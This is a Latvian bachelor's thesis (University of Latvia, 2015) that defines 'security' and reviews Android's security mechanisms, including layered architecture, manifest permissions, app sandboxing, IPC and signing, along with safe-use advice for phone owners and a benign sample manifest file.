LATVIJAS UNIVERSITĀTE
DATORIKAS FAKULTĀTE

ANDROID MOBILO TELEFONU DROŠĪBA UN TĀS PALIELINĀŠANAS IESPĒJAS

BAKALAURA DARBS

Autors: **Nikolajs Koņkovs**
Studenta apliecības Nr.: nk11023
Darba vadītājs: asociētais profesors Dr. dat. Uldis Straujums

RĪGA 2015

ANOTĀCIJA

Kā vispopulārākā mobilā operētājsistēma *Android* ir lietotāju, izstrādātāju un datorlaužu kopienas ciešā uzmanībā. Kā katrai operētājsistēmai, *Android* platformai ir problēmas un drošības ievainojamības. Popularitātes un izplatības dēļ *Android* cieš no uzbrukumiem vairāk, nekā tā konkurenti *iOS* un *Windows Phone*.

Darbā ir apskatīti operētājsistēmas *Android* drošības mehānismi un dažu drošības problēmu risinājuma metodes, lai noskaidrotu *Android* visievainotākās vietas un ir doti ieteikumi, kā ir iespējams uzlabot drošību.

Tika analizēti vairāki avoti un operētājsistēmas izstrādātāju darbība. Pamatojoties uz rezultātiem, tika formulēti iespējami *Android* drošības uzlabojumi.

Atslēgas vārdi: *Android*, drošība, ievainojamība, uzlabojums.

ABSTRACT

Bachelor thesis: Android mobile phones safety and possibilities of its improvement.

As the most popular mobile operating system, Android is in close attention of the user, developer and hacker community. As any other operating system, Android has problems and security vulnerabilities. Because of popularity and prevalence Android suffers from attacks even more than its competitors iOS and Windows Phone.

In the thesis Android operating system security mechanisms and solutions of several security problems are reviewed to determine Android most vulnerable spots and to give some advices on security improvement.

Many sources and actions of operating system developers were analyzed. Based on the results, possibilities of Android security improvement are formulated.

Key words: Android, security/safety, vulnerability, improvement.

SATURS

APZĪMĒJUMU UN JĒDZIENU SARAKSTS

Android – mobilo telefonu operētājsistēma, kompānijas *Google* izstrādājums.

LZA (Latvijas Zinātņu akadēmija) – zinātnes institūcija.

Datu izmānīšana (*phishing*) – tīmekļa krāpšanas veids, mēģinājums iegūt piekļuvi lietotāja personālajiem datiem.

Manifest datne – speciāla datne *Android* lietojumprogrammai, kurā aprakstītas lietotnes īpašības.

API (*Application Program Interface*) – funkciju kopums, kuru var izmantot izstrādē.

Intent (*android.content.intent*) – *Android* izstrādes vidē sakaru līdzeklis starp lietojumprogrammu komponentiem.

Starpprocesu komunikāciju (*IPC*) – datu apmaiņas metožu kopums.

Laikspiedols – elektroniska paraksta veids, kas fiksē kārtējo dokumenta saturu laikā.

Sensitīva informācija – aizsargāta informācija, kuru bojāšana vai mainīšana var izraisīt zudumus.

Globālā mobilo sakaru sistēma (GSM) – digitāla mobila sakara standarts.

WPA2-PSK – bezvadu tikla šifrēšanas specifikācija.

Bufera pārpilde – datu ierakstīšana ārpus izdalīta atmiņas apgabala.

Haffmana algoritms – datu kompresijas algoritms.

Dēmons (*daemon*) – programma, kura darbojas fonā režīmā.

UNIX – operētājsistēmu saime.

Pakalpojumatteices uzbrukums (*denial-of-service attack, DoS-attack*) – uzbrukuma veids, kurš uz laiku pārtrauc sistēmas pakalpojumu izmantošanu.

NaN (*Not a Number*) – īpašais skaitļa ar peldošo punktu stāvoklis, kad rezultāts pēc operācijas ar skaitli jau nav skaitlis.

Mūķis (*exploit*) – uzbrukums vājām datora vietām.

PHP – programmēšanas valoda tīmekļa lietojumprogrammu izstrādei.

Root – speciāls konts *UNIX* operētājsistēmas ar tiesībām izpildīt jebkuru komandu.

URL – norāde uz resursu.

Satvars – programmatūra, kura atvieglo izstrādi un produkta strukturēšanu.

ZIP – populārs datu kompresijas formāts.

Virtuāla mašīna – programmatūra, kura emulē aparatūru, izmantojot reāla datora resursus.

IEVADS

Pirmā operētājsistēmas *Android* versija 1.0 tika izlaista 2008. gadā oktobrī. Pirmais mobilais telefons *Android* platformā bija *HTC Dream*. Tajā laikā gan operētājsistēma, gan telefons nevarēja konkurēt ar pagātnes līderi – *IPhone 3G* ar operētājsistēmu *iOS 4*. *Windows Phone* arī bija labāks par *Android* [1]. Tagad ierīču ar *Android* operētājsistēmu daudzums tirgū ir apmēram 82% [2].

Liela popularitāte rada lielas problēmas lietotājiem. 2013. gadā 97% no visām mobilajām ļaunprogrammām tika izstrādātas priekš operētājsistēmas *Android*. Kopā 2013. gadā parādījās 804 jauni draudi. Tajā pašā laikā periodā jauni draudi priekš *iOS*, *Windows Phone*, *BlackBerry OS* netika atklāti [3].

Operētājsistēmai grūtāk sekot, jo mobilo telefonu izstrādātāji izmanto vairākas operētājsistēmas versijas, dažkārt ar modifikācijām, arī lietojumprogrammu (potenciāli bīstamu) daudzums ir lielāks, nekā konkurentiem.

Pētāmās problēmas

Bakalaura darbā tiks pētītās sekojošas problēmas:

- termina „drošība" nozīme dažādas jomās (lingvistika, sadzīves jomā, datu apstrāde, mobila operētājsistēma *Android*);
- operētājsistēmas *Android* drošības mehānismi un testēšanas metodes;
- telefonu ar operētājsistēmu *Android* drošas lietošanas paņēmieni;
- atrisinātas operētājsistēmas *Android* drošības problēmas;
- iespējamas izmaiņas operētājsistēmā drošības uzlabošanai.

Darba mērķis un uzdevumi

Bakalaura darbam ir definēts sekojošs mērķis: noskaidrot, kā palielināt mobila telefona ar operētājsistēmu *Android* drošību.

Bakalaura darbā tiks risināti sekojoši uzdevumi:

- termina „drošība" studēšana;
- operētājsistēmas *Android* drošības mehānismu un testēšanas metožu apskats;
- citu līdzīgas tēmas pētījumu apskats;

- operētājsistēmas *Android* atrisināto drošības problēmu apskats;
- pētījuma rezultātu apkopojums;
- iespējamo izmaiņu piedāvājums operētājsistēmā drošības uzlabošanai.

Izmantotās pētniecības metodes

Bakalaura darba tika izmantotas sekojošas pētniecības metodes:

- teorētiskais darbs ar avotiem;
- citu pētījumu analīze.

Darba struktūra

Bakalaura darbam ir sekojoša struktūra:

- termina „drošība" apskats;
- telefona drošas lietošanas ieteikumi;
- operētājsistēmas *Android* drošības mehānismu un testēšanas metožu apskats;
- citu līdzīgas tēmas pētījumu apskats;
- operētājsistēmas *Android* atrisināto drošības problēmu apskats;
- pētījuma rezultātu apkopojums;
- darba secinājumi un drošības uzlabojumu piedāvājums.

1. JĒDZIENA „DROŠĪBA” APSKATS

Lai sāktu pētījumu par operētājsistēmas un mobilo telefonu drošības aspektiem, vispirms jāsaprot, kas precīzi ir „drošība”, kādi drošības veidi eksistē un kā doto terminu saprot dažādas cilvēku grupas, sākot no mājsaimniecēm un beidzot ar filologiem un informācijas un komunikācijas tehnoloģijas speciālistiem. Kā arī saprast, kā jāizmanto ierīce, lai tā būtu droša.

1.1. Jēdziena „drošība” etimoloģija

Vispirms apskatīsim termina nozīmi un rašanos vispārēji, neiedziļinājāties kādā ICT sfērā. Par termina „drošība” definēšanu un tulkošanu angļu valodā Latvijas Zinātņu akadēmija komisija noorganizēja vairākas sēdes 2009. gadā, tomēr galīgais lēmums tika pieņemts un vēlreiz apspriests tikai 2009. gada beigās (precīzi 2009. gada 24. novembrī) [4] un 2010. gadā sākumā [5] (precīzi 2010. gada 2. martā) atbilstoši. Tagad, saskaņā ar LZA Terminoloģijas komisijas lēmumu Nr.87, oficiāli vārda „drošība” definīcija ir „stāvoklis, apstākļi, kuros nav apdraudējuma un/vai ir vajadzīgā aizsardzība pret iespējamu apdraudējumu”. Kaut gan vārda „drošība” nozīme ir atdalīta no vārda „drošums”, visas trīs „drošuma” definīcijas [6] atbilst bakalaura darbā ieguldītai jēgai. Tomēr, vārda „drošība” definīcija ir tuvāka, kā arī atbilst tēmas nosaukumam (tātad, labāk izmantot „drošība”). Operētājsistēmai *Android* jābūt aizsargātai no iespējamiem apdraudējumiem, kā arī jāspēj veikt paredzētos uzdevumus un turēt lietotāju pārliecībā par to, ka viņa dati ir saglabāti un netiks mainīti bez viņa ziņas.

Agrāk, padomju laikos, visa latviešu valodas terminoloģija balstījās uz krievu valodu, tātad, vārdiem „drošība” un „drošums” bija viens tulkojums - „*безопасность*”. Pēc neatkarības atgūšanas par pamatu tika ņemta angļu valoda [7]. Tagad vārdu „drošība” tulko kā „*security*” vai „*safety*”, un vārdu „drošums” – kā „*dependability*” jeb „*reliability*” vai „*safety*” [5] atkarīgi no konteksta. No bakalaura darba nosaukuma var saprast, ka vislabāk balstīties uz terminiem „*security*” un „*safety*”.

Angliskais „*secure*” parādījās 1530-jos gados no latīņu „*se cura*” – brīvs no rūpēm vai bailēm [8]. „*Safe*” parādījās 1300-jos gados no franču „*sauf*” – aizsargāts un latīņu „*salvus*” – labā veselības stāvoklī. Viena no nozīmēm ir līdzīga vārdam „*se cure*” – brīvs no bailēm vai uzbāšanas [9]. Viss iepriekš pateiktais bija formāls definējums darba apskatītajam terminam.

Mēs, kā datoriķi, neesam cieši iesaistīti filoloģijas jautājumos. Mūs, kā arī parastus cilvēkus, īpaši neinteresē tādas lietas kā vārdu etimoloģija un akadēmiska definēšana. Tāpēc, aprakstot drošību, varam atsaukties gan uz „*security*", gan uz „*safety*".

No savas dzīves pieredzes varu apgalvot, ka mūsu ikdienišķā rutīnā ir vairāki drošības „veidi":

- dzīvības drošība – kad mūsu dzīvei nekas nedraud un vajadzības gadījumā mēs varēsim saņemt kvalificētu palīdzību;
- privātīpašuma drošība – kad cilvēka īpašumam nedraud fiziskais vai ekonomiskais zaudējums, kad zaudējumu sekas var tikt likvidētas;
- privātās dzīves drošība – kad cilvēks ar likumu un speciālu valsts struktūru palīdzību ir aizsargāts no ielaušanās savā personīgā telpā;
- personas drošība – kad cilvēks ir pārliecināts, ka viņa personas dati (vārds, uzvārds, personas kods u.c.) netiks uzzināti bez viņa ziņas un izmantoti noziegumos un, ja tas notiks, viltus būs atklāts un datu reālajam īpašniekam nekas nedraudēs;
- ekonomiska drošība – kad cilvēka kapitāls ir fiziski aizsargāts no laupīšanas un likumīgi no zaudēšanas (visādu nelikumīgo finanšu struktūru aizliegums, bankas uzkrājumu apdrošināšana un atmaksāšana ārkārtējā gadījumā u.c.);
- pārvietošanās drošība – kad cilvēkiem ir piekļuve kvalitatīviem pārvietošanas līdzekļiem un visās pasaules valstīs ir noorganizēts citu drošības kategoriju nodrošinājums;
- datu un informācijas drošība – kad cilvēkam piederoša fiziska informācija nevar tikt uzzināta bez viņa ziņas vai nolaupīta un digitāla informācija, ja tā atrodas tīmeklī, ir aizsargāta ar drošības standartiem un protokoliem vai, ja tā atrodas uz fiziska nesēja, nevar tikt bojāta brāķa dēļ.

Pēdējais aprakstītais drošības „veids" ir vistuvāk informācijas tehnoloģiju nozarei. Tas noved mūs pie dziļākas termina apskates. Mūsu digitālā laikmetā vairāki datu veidi tiek pārsūtīti, izmantojot datorus. Līdz ar to ir parādījušās jaunas iespējas sabojāt vai nozagt informāciju. Tātad, informācijas apstrādes procesā ir ļoti svarīgi saglabāt datu integritāti.

1.2. Informācijas un datu apstrādes drošības apskats

Lielāka daļa no mūsdienu uzņēmumiem izmanto globālas informācijas sistēmas. Tās ir atbildīgas par datu integritāti un resursu saglabāšanu. Tāpēc tādām sistēmām ir nepieciešami nopietni drošības nodrošināšanas paņēmieni. Vairākas organizācijas ir atkarīgas no elektroniskajiem līdzekļiem, kuri nodrošina sarakstā iepriekšminēto dažādu drošības „veidu" funkcionēšanu. Piemēram, elektroniskās līdzekļu pārneses sistēmas nodrošina drošus bezskaidras naudas norēķinus, tādā veidā nodrošinot ekonomisko drošību, vai gaisa satiksmes kontroles sistēmas, kuras kontrolē gaisa transporta drošu pārvietošanos, nodrošinot pārvietošanas, kā arī dzīvības drošību. Vēl ir daudz tādu sistēmu piemēru, bet līdzīgs tām ir ne tikai nolūks, bet arī fakts, ka tādas sistēmas ir vilinoši mērķi priekš uzbrukumiem. Pasākumi, kuri ved pie zudumiem nav vienīgi elektroniski, bet arī fiziski. Piemēram, cilvēku faktors var novest pie miljonu dolāru zudumiem neatkarīgi no tā, vai tas ir izdarīts ar tīšu prātu, vai neuzmanības dēļ. Dabas kataklizmas, tādas kā zemestrīces vai plūdi, ved pie datu nesēju bojāšanas. Tāpēc ir vajadzīgi speciāli pretpasākumi un auditi [10].

Datornoziegumi – jauns un tik ļoti izplatīts noziegumu veids mūsdienās. Vispazīstamākais un vispopulārākais „ierocis" tādu noziegumu izdarīšanai ir datorvīruss. Tas, ka par tādu šausmīgo un bīstamu lietu kā vīruss zina katra mājsaimniece, nav nejaušība. Visi vīrusu veidi, tādi kā „klasiskie" vīrusi. Trojas zirgi un tārpi, ir gatavas programmas, kuriem nav vajadzīga lietotāja iejaukšana, lai pildītu savu „darbu". Noziedznieka galvenā problēma ir atrast paņēmienu, kā likt lietotāju inficēt savu datoru vai sistēmu. Trojas zirgiem tas pat nav vajadzīgs. Ļaundaris pats var ielādēt zirgu sistēmā [11].

Automātiskie un elektroniskie līdzekļi nav vienīgie darbarīki datornoziegumu darīšanai. Personas datu izmānīšana jeb angliski „*phishing*" ir paredzēta vairāku drošības „veidu" pārkāpšanai. Izmānīšana ir vajadzīga, lai pārkāptu personas, privātas dzīves un ekonomisko drošību. Noziedznieks izmanto dažādas metodes, lai piekļūtu pie personas datiem. Piemēram, bankas konta numurs, paroles vai fiziska piekļuve pie upura datora. Process var notikt dažādi. Viens veids ir personiskas satikšanas vai elektroniskas vēstules, kurās noziedznieks prasīs lietotāju brīvprātīgi atdot nepieciešamo informāciju. Ļaundaris parasti spēlē sistēmas administrācijas lomu. Otrais veids ir grūtāk realizējams, bet efektīvāks. Ja ir vajadzīgs nolaupīt kādu elektronisko informāciju, piemēram, paroli, tad tiks izgatavota tīmekļa vietnes kopija. Cilvēks var nepamanīt izmaiņas (piemēram, vietnes adrese vai dizains) un ievadīt personīgo informāciju, nosūtot to noziedzniekam [11].

Izmantojot interneta izplatību, ir iespējams pieslēgties datoram vai sistēmai attālināti. Tāpēc ir vajadzīgas ne tikai fiziskas, bet arī elektroniskas aizsardzības metodes. Metodes dalās vispārējās un lietišķās [11].

Vispārējas metodes derēs jebkādai sistēmai. Var tikt fiziski kontrolēta piekļuve pie ierīcēm vai procesa etapiem. Var tikt pielikta apsardze vai ierīkota videonovērošana, kā arī fiziska identifikācija. Vispazīstamākie piemēri ir acu zīlītes vai pirksta nospieduma identifikācijas ierīces. Starp citu, tādas metodes jau sākuši ievest mobilajos tālruņos. Elektroniska kontrole var notikt ar sistēmas iebūvētas aizsardzības palīdzību. Vajadzība ievadīt paroli vai lietotāju klasifikācija pēc piekļuves līmeņiem ir visizplatītākie paņēmieni. Drošība arī var tikt nodrošināta ar datu šifrēšanu un ir vajadzīga speciāla atslēga, unikāla katram lietotājam, lai dešifrētu datus līdz lasāmam veidam. Speciālas monitoringa sistēmas seko sistēmas darbībai un paziņo par atrastām „anomālijām" [11].

Lietišķas metodes ir specifiskas katrai sistēmai vai lietojumprogrammai. Var tikt veikta ievaddatu pārbaude vai datu kopēšana, arhivēšana un saglabāšana. Tas ļauj saglabāt datu integritāti [11].


Iepriekšminēto pretpasākumu lielākā daļa atrodas sistēmas lietotāju vai īpašnieku ziņā. Auditi parasti tiek veikti ar trešo pušu palīdzību, lai sniegtu objektīvu informāciju par sistēmu. Audita procesam parasti ir nepieciešamas specifiskas zināšanas, kurus lietotājiem parasti nav [12]. Auditori pārbauda, vai sistēma nodrošina drošu datu pārsūtīšanu, datu integritāti, vai sistēma atbilst vajadzībām un pilda savu darbu [13].

1.3. Operētājsistēmas *Android* drošības uzlabošanas metožu apskats

Tā sanāca, ka viena no operētājsistēmas funkcijām ir datu apstrāde un pārsūtīšana, bet ne vienīga. Ir vairākas operētājsistēmas funkcijas, kuru izpildi vajag kontrolēt un pārraudzīt, tā skaitā ari aizsargāt no iekšējiem un arējiem faktoriem, kuri var iztraucēt kvalitatīvu sistēmas darbību. Tā kā *Android* ir vispopulārākā mobilo telefonu operētājsistēma, tā drošība ir svarīga izstrādātājiem un katram lietotājam, pat ja viņš to neapzina. Viens no *Android* popularitātes cēloņiem ir tas, ka operētājsistēma atļauj izstrādātājiem paplašināt tīmekļa pakalpojumus ar izmantojamību telefonos [14].

Viena no *Android* priekšrocībām un problēmām ir operētājsistēmas atklātums. No vienas puses, sabiedrība var kopīgi pētīt sistēmu un uzlabot to, sistēma manto „slāņa"

arhitektūru (katrs slānis ar savu „drošības sistēmu”) [15]. Attēlā 1.1 [80] shematiski ir attēlota slāņu struktūra.



1.1. att. **Operētājsistēmas *Android* arhitektūras shematiskais attēlojums**

No otras puses, tas pats atklātums atvieglo ļaunprogrammu rakstīšanu. Uzņēmums *Juniper Networks* 2011. gadā veica pētījumu “*Malicious Mobile Threats Report2010/2011.*” par ļaunprogrammu izplatīšanu mobilajos telefonos. Rezultāta tika noskaidrots, ka ļaunprogrammu īpatsvars uz *Android* operētājsistēmām palielinājās par 400% [16]. Tāpēc ir svarīgi izprast par *Android* mobilo telefonu drošību kaut bāzes līmeni.

Sīkāka informācija par *Android* drošības problēmām tiks dota nākamajās nodaļās. Tālāk pašreizējā apakšnodaļā tiks stāstīts par operētājsistēmas drošības nodrošināšanas mehānismiem.

Izstrādājot lietojumprogrammu priekš *Android*, izstrādātājam jāapzinās, kādi papildus dati no operētājsistēmas ir vajadzīgi. Piemēram, interneta pieslēgums, ģeogrāfiska vieta vai pieeja kontaktu sarakstam. Tās tiks norādīts speciālā *manifest* datnē. Instalējot kādu lietojumprogrammu, tiks pieprasīta piekļuve pie vajadzīgiem datiem. Lietotājam uzmanīgi jāizlasa pieprasījumu saraksts, jo piekļuve ir neierobežota un var tikt pārtraukta tikai atinstalējot programmu [15]. *Manifest* datne nodrošina aizsardzību no lietotāja pusēs, pieņemot, ka cilvēks lasīs paziņojumus. Nodrošinājums tiks īstenots arī operētājsistēmās

līmenī. Piekļuve pie dažādiem komponentiem ir nodrošināta ar lietojumprogrammu saskarni jeb *API*. Saskarne nodrošina komponentus ar papildus atļaujas iezīmēm. Definējot *manifest* datni, izstrādātājam jānorāda attiecīgo iezīmi, lai lietojumprogrammai tika dota piekļuve. Pretēja gadījumā, lietotne nevarēs izmantot kādus operētājsistēmas funkcijas vai datus nekādā gadījumā [14]. Attēlā 1.2 [79] ir parādīts *manifest* datnes piemērs.

```xml
<?xml version="1.0" encoding="UTF-8"?>

<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.android.basiccontactables"
    android:versionCode="1"
    android:versionName="1.0" >

    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <permission android:name="android"></permission>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/Theme.Sample" >
        <activity
            android:name="com.example.android.basiccontactables.MainActivity"
            android:label="@string/app_name"
            android:launchMode="singleTop">
            <meta-data
                android:name="android.app.searchable"
                android:resource="@xml/searchable" />
            <intent-filter>
                <action android:name="android.intent.action.SEARCH" />
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

1.2. att. ***Manifest*** **datnes piemērs**

Atļaujas iezīmes tiek definētas ar tagu <*uses-permission*>. Piemērā tiek pieprasīta atļauja piekļūt kontaktu sarakstam.


Lai saprast *Android* lietojumprogrammu drošību, ir svarīgi saprast lietotņu struktūru. Tā sastāv no 4 komponentiem:

- *Activity* – komponents, kurš sazinās ar lietotāju. Parasti tas ir lietotāju saskarne;
- *Service* – komponēts, kurš atbild par fona procesiem (piemēram, sinhronizācija);
- *Broadcast reciever* – komponēts, kurš saņem signālus no operētājsistēmas un citām lietojumprogrammām;

- *Content provider* – komponents, kurš saglāba datus (piemēram, saraksts ar saglabātiem datiem).

Komponenti sazinās savā starpa ar ziņām, kas ir nosaukti „*Intent*". Svarīgi atcerēties, ka *Intent* nav drošs un izstrādātājiem jārūpējas, lai tādā veidā netiks pārsūtīti kādi svarīgi dati.

Kā jau bija pateikts iepriekš, operētājsistēmai *Android* ir „slāņu" arhitektūra. Katrā slānī ir nodrošinātas aizsardzības mehānismi. *Linux* kodols padara *Android* par daudzlietotāju operētājsistēmu. Katrai iedarbinātai lietojumprogrammai tiek piešķirts savs lietotāja identifikators. Attēla 1.3 [15] var redzēt procesus terminālā.



1.3. att. **Operētājsistēmas *Android* procesu saraksts terminālā**

Lietotāja identifikators ir noradīts pirmajā stabiņā. Tas ļauj izolēt „lietotāju" un samazināt potenciālo zaudējumu no ļaunprogrammas [15]. Tādā veidā starpprogrammu komunikācija ir apgrūtināta un veikta ar speciāla mehānisma palīdzību, kurš ir pasargāts. Neaizsargāta lietotne nevarēs kaitināt citas lietotnēs, tikai sevī.

Starpprogrammatūras „slānis" nodrošina iepriekš minēto speciālo starpprogrammu komunikācijas mehānismu. Tas ir nosaukts starpprocesu komunikācija (jeb *IPC*). Tas mehānisms pārvalda sakaru starp lietojumprogrammām, pārbaudot atļaujas iezīmes un aizliedz piekļuvi citai programmai, ja izmantota lietotne neatbalsta drošības prasībām [14]. Lietojumprogrammu „slānis" nodrošina izstrādātājus ar visu nepieciešamo, lai varētu izstrādāt lietotnes (ietvars, klases), kā arī neatļauj atinstalēt iebūvētas sistēmas lietotnes.

Kā iezīmju alternatīva, izstrādātājs, programmējot, var atzīmēt komponentu kā privātu. Tas padara komponentu nesasniedzamu ar citu lietojumprogrammu palīdzību nekādā gadījumā [14]. Tas arī atvieglo izstrādi, jo programmētājām nevajadzēs domāt par visām atļaujas iezīmēm, kurus vajag piešķirt privātiem komponentiem.

Manifest datnē arī ir noradīts autora identifikators, tā sauktais paraksts. Tā kā katram izstrādātājam ir savs paraksts, ļaundari nevarēs viltot atjaunojumus vai citas lietotnes no izstrādātāja, jo, lai atjaunojums varētu tikt izmantots vai lietotnes sazinātos savā starpā, parakstiem jāsakrīt [15]. Tas pasarga lietotājus no ļaunprogrammām, kas ir reālo lietojumprogrammu kopijas (viens no datu izmānīšanas paņēmieniem). Lietojumprogrammu dati arī ir aizsargāti, izmantojot parakstu. Tikai lietojumprogrammas ar vajadzīgo parakstu, kurām ir dota atļauja, var piekļūt datiem.

Ka papildus datu drošības paņēmiens tiek izmantota datu šifrēšana un glābšana lokālajos serveros (ja telefonam ir piekļuve internetam). *Google* piegādā aptverošu kriptogrāfisko lietojumprogrammu saskarni. Datus var šifrēt glabājot un pārsūtot [15].

Aplūkotie operētājsistēmas *Android* drošības pamati var noderēt, lai padarītu savu telefonu par aizsargātu un drošu ierīci.


1.4. Telefona droša lietošana

Pašreizēja apakšnodaļā tiks aprakstītas drošības problēmas, no kurām viegli var izvairīties, ja tiks ievērota „drošības tehnika".

1.4.1. Lietojumprogrammas no svešiem avotiem

Tā kā *Android* ir atvērta platforma, katrs programmētājs var izstrādāt savu lietotni operētājsistēmai [16]. *Android* paliek vispopulārākā mobila operētājsistēma ļaundaru pulkā, tāpēc ir strikti rekomendēts instalēt lietojumprogrammas tikai no *Google Play*, jo tad sistēma ir regulēta un aizsargāta no ļaunprogrammām [18].

Nepieredzējis lietotājs var nejauši ieslēgt iespēju instalēt potenciāli bīstamas lietotnes no nedrošiem avotiem, tāpēc jāpārbauda, vai tāda iespēja ir aizliegta telefona iestatījumos. Attēlā 1.4 [19] var redzēt, kāda iestatījuma sadaļa jāatver (apvilkts ar sarkano) un kāda opcija jāatslēdz (apvilkts ar sarkano).



1.4. att. **Lietotņu no nezināmajiem avotiem instalācijas iespējas aizliegšana**

Ķeksītim pie opcijas „*Unknown sources*" obligāti jābūt noņemtam, lai telefona izmantošana būtu droša.

1.4.2. „Vīrusi"

Kaut gan eksperti apgalvo, ka tāds drauds kā vīruss neeksistē uz *Android* un galvenais, lai lietotājs pats sekotu tam, no kurienes tiek ņemtas lietojumprogrammas telefonam [20], [21], ir derīgi uzinstalēt, tā saukto, „pretvīrusa" programmatūru. Parasti tāda programmatūra ir daļa no lielas paketes, kas aizsarga telefonu dažādos veidos. Piemēram, tā paziņos, ja tika uzinstalēta nedroša lietotne, nodrošina iespēju veikt datu rezerves kopēšanu vai izdzēst visu informāciju no ierīcēs attālināti, gadījumā, ja telefons ir zaudēts vai nozagts [18], [21].

